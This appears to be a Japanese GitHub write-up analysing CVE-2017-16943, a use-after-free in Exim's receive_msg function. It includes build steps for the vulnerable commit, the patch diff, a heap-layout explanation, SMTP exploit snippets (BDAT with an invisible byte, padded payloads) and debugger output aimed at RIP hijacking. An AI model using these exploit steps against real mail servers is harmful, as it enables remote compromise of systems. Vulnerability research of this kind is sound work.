 beraphin/cve-2017-16943
CVE-2017-16943(Eximのreceive_msg関数のuse-after-free)の技術分析と概念実証。ヒープ操作とRIPハイジャックを実証します。

git clone https://github.com/Exim/exim.git
git checkout 01c594601670c7e48e676d6c6d32d0f0084067fa
cd ./exim/src
mkdir Local
wget "https://bugs.exim.org/attachment.cgi?id=1051" -O Makefile
Makefile内のパス変数とユーザー名を修正
cd ..
make -j8
sudo make install
インストール後、configure内の accept hosts = : を accept hosts = * に変更
実行:
exim -bdf -d-receive
この脆弱性はUAF(Use-After-Free)である。脆弱性は receive.c 内の receive_msg 関数で発生し、この関数はクライアントからの入力を受け取るために使用される。パッチ記録を確認:
 src/src/receive.c | 7 ++++---
 1 file changed, 4 insertions(+), 3 deletions(-)

diff --git a/src/src/receive.c b/src/src/receive.c
index e7e518a..d9b5001 100644
--- a/src/src/receive.c
+++ b/src/src/receive.c
@@ -1810,8 +1810,8 @@ for (;;)
   (and sometimes lunatic messages can have ones that are 100s of K long) we
   call store_release() for strings that have been copied - if the string is at
   the start of a block (and therefore the only thing in it, because we aren't
-  doing any other gets), the block gets freed. We can only do this because we
-  know there are no other calls to store_get() going on. */
+  doing any other gets), the block gets freed. We can only do this release if
+  there were no allocations since the once that we want to free. */

   if (ptr >= header_size - 4)
     {
@@ -1820,9 +1820,10 @@ for (;;)
     header_size *= 2;
     if (!store_extend(next->text, oldsize, header_size))
       {
+      BOOL release_ok = store_last_get[store_pool] == next->text;
       uschar *newtext = store_get(header_size);
       memcpy(newtext, next->text, ptr);
-      store_release(next->text);
+      if (release_ok) store_release(next->text);
       next->text = newtext;
       }
     }
ここでまずいくつかのグローバル変数の役割を明確にする:
current_block: 現在のstoreblock。次にstore_get_3を使用する際、最初にこのstoreblockから空き領域を探す。
next_yield: current_block内の空きブロックの開始アドレスを指す。storeblockは一般的に上半分が使用され、下半分が空いている。
yield_length: next_yieldの長さ。
mehのPoCを分析すると、未パッチのプログラムでは以下のヒープレイアウトプロセスによりUAFをトリガーできることが分かる:

まず、receive_msg 関数内で、next->text を storeblock の先頭バッファにする:
次に、bdat コマンドを使用してその text の下にバッファを割り当てる:
なぜ bdat コマンドを使用するのか?
実際には、auth plain や不可視文字で構成された不正なコマンドでも text の下にバッファを割り当てることができる。しかし、他の命令では receive_msg 関数が終了してしまう。
再度 receive_msg に入ると、next->text が別の領域を指すようになり、脆弱性をトリガーできない。
一方、bdat コマンドは現在の receive_msg 関数を終了させない。この点が非常に重要である。

そして、文字を送信し続けて next_text を満たす(初期は 0x100)。プログラムが脆弱性ポイントに達する。
store_extend で、bdat バッファの存在により extend できないことが判明したため、store_get を実行して next_yield が指す領域を取得し、store_release 関数を呼び出す。
この関数では、release の引数が storeblock の先頭であるかのみチェックされ、その後に他のバッファが存在するかどうかはチェックされない。そのため、storeblock が直接解放される。
これにより、store_get が返したアドレスが依然として current_block 内にあるにもかかわらず、その直後に current_block が解放され、UAF が発生する。
ここでは PoC コードに沿って、RIP を奪取する方法を段階的に説明する。
ehlo('test')
r.sendline("MAIL FROM:<test@localhost>")
r.recvline()
r.sendline("RCPT TO:<test@localhost>")
r.recvline()
unrec('a'*0x1100+'\x7f')
まず大量のデータを送信する。目的は yield_length を 0x130 未満かつ 0x30 より大きくすることである。
なぜこれが必要か? receive_msg 関数の冒頭を見てみる:
...
File: receive.c
1700: received_header = header_list = header_last = store_get(sizeof(header_line));
1701: header_list->next = NULL;
1702: header_list->type = htype_old;
1703: header_list->text = NULL;
1704: header_list->slen = 0;
1705:
1706: /* Control block for the next header to be read. */
1707:
1708: next = store_get(sizeof(header_line));
1709: next->text = store_get(header_size);
...
next->text を割り当てる前に、2つの sizeof(header_line) サイズ(0x18)のバッファが割り当てられていることが分かる。
そのため、この2つの 0x18 のブロックを割り当てた後の残りサイズ yield_length が 0x100 未満の場合、next->text の割り当て時に store_get 内で新しい storeblock が割り当てられ、next->text はその storeblock の先頭になる。
次に bdat コマンドを呼び出す:
r.sendline('BDAT 1')
r.sendline(':BDAT \xdd')
このコマンドには不可視文字が含まれており、エラーメッセージを保存するためのバッファを割り当てるために store_get が呼び出される:
pwndbg> hexdump 0x71d0e0
+0000 0x71d0e0  42 44 41 54  20 5c 33 33  35 00 20 63  68 75 6e 6b  │BDAT│.\33│5..c│hunk│
+0010 0x71d0f0  35 30 31 20  6d 69 73 73  69 6e 67 20  73 69 7a 65  │501.│miss│ing.│size│
+0020 0x71d100  20 66 6f 72  20 42 44 41  54 20 63 6f  6d 6d 61 6e  │.for│.BDA│T.co│mman│
+0030 0x71d110  64 0a 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │d...│....│....│....│
(不正な命令に不可視文字が含まれている場合も、追加のヒープブロックが割り当てられる)
この状態で文字を送信し続ける:
unrec('a'*6 + p64(0xdeadbeef)*(0x1e00/8))
これにより、1バイトずつ next->text に受信した文字が書き込まれる。0x100 の空き領域が埋まると、脆弱性コードが実行され、next->text のサイズが拡張される。
まず store_extend(next->text, oldsize, header_size) に入り、サイズを直接拡張しようとする:
File: store.c
266: BOOL
267: store_extend_3(void *ptr, int oldsize, int newsize, const char *filename,
268:   int linenumber)
269: {
270: int inc = newsize - oldsize;
271: int rounded_oldsize = oldsize;
272:
273: if (rounded_oldsize % alignment != 0)
274:   rounded_oldsize += alignment - (rounded_oldsize % alignment);
275:
276: if (CS ptr + rounded_oldsize != CS (next_yield[store_pool]) ||
277:     inc > yield_length[store_pool] + rounded_oldsize - oldsize)
278:   return FALSE;
...
主な判定は276~277行目。
最初の条件は、拡張しようとするポインタ ptr の直後に next_yield が続いているかどうかをチェックする。
2番目の条件は、next_yield のサイズ(yield_length)を加えたものが十分かどうかをチェックする。
明らかに最初の条件は満たされない。なぜなら、next->text の後には bdat バッファがあり、そのさらに後ろに next_yield があるためである。
次に store_get が新しいブロックを割り当て、next_yield が割り当てられる。
続いて store_release を呼び出して元の next_text を解放する。ここでの判定ロジック:
File: store.c
448: void
449: store_release_3(void *block, const char *filename, int linenumber)
450: {
451: storeblock *b;
452:
453: /* It will never be the first block, so no need to check that. */
454:
455: for (b = chainbase[store_pool]; b != NULL; b = b->next)
456:   {
457:   storeblock *bb = b->next;
458:   if (bb != NULL && CS block == CS bb + ALIGNED_SIZEOF_STOREBLOCK)
459:     {
...
482:     free(bb);
483:     return;
484:     }
485:   }
486: }
487:
プログラムは chainbase から storeblock の next ポインタを辿り、解放するブロックが storeblock の先頭にある場合(455行目の2番目の条件)、その storeblock が解放される。
しかし、この時点で current_block はこのヒープブロックを指しており、新しい next_text もこのブロック内にあるため、UAF が発生する。
ヒープブロックが解放されると、current_block は unsortedbin に入る:
pwndbg> tel ¤t_block
00:0000│ 0x6e8ec0 (current_block) —▸ 0x71cfd0 —▸ 0x7ffff69abb78 (main_arena+88) —▸ 0x725020 ◂— 0x0
01:0008│ 0x6e8ec8 (current_block+8) —▸ 0x723010 ◂— 0x0
02:0010│ 0x6e8ed0 (current_block+16) ◂— 0x0
... ↓
04:0020│ 0x6e8ee0 (chainbase) —▸ 0x70ff80 ◂— 0x0
05:0028│ 0x6e8ee8 (chainbase+8) —▸ 0x6f3b30 —▸ 0x6f8cb0 —▸ 0x71eff0 —▸ 0x723010 ◂— ...
06:0030│ 0x6e8ef0 (chainbase+16) ◂— 0x0
... ↓
pwndbg>
このとき main_arena が storeblock チェーンに追加される。
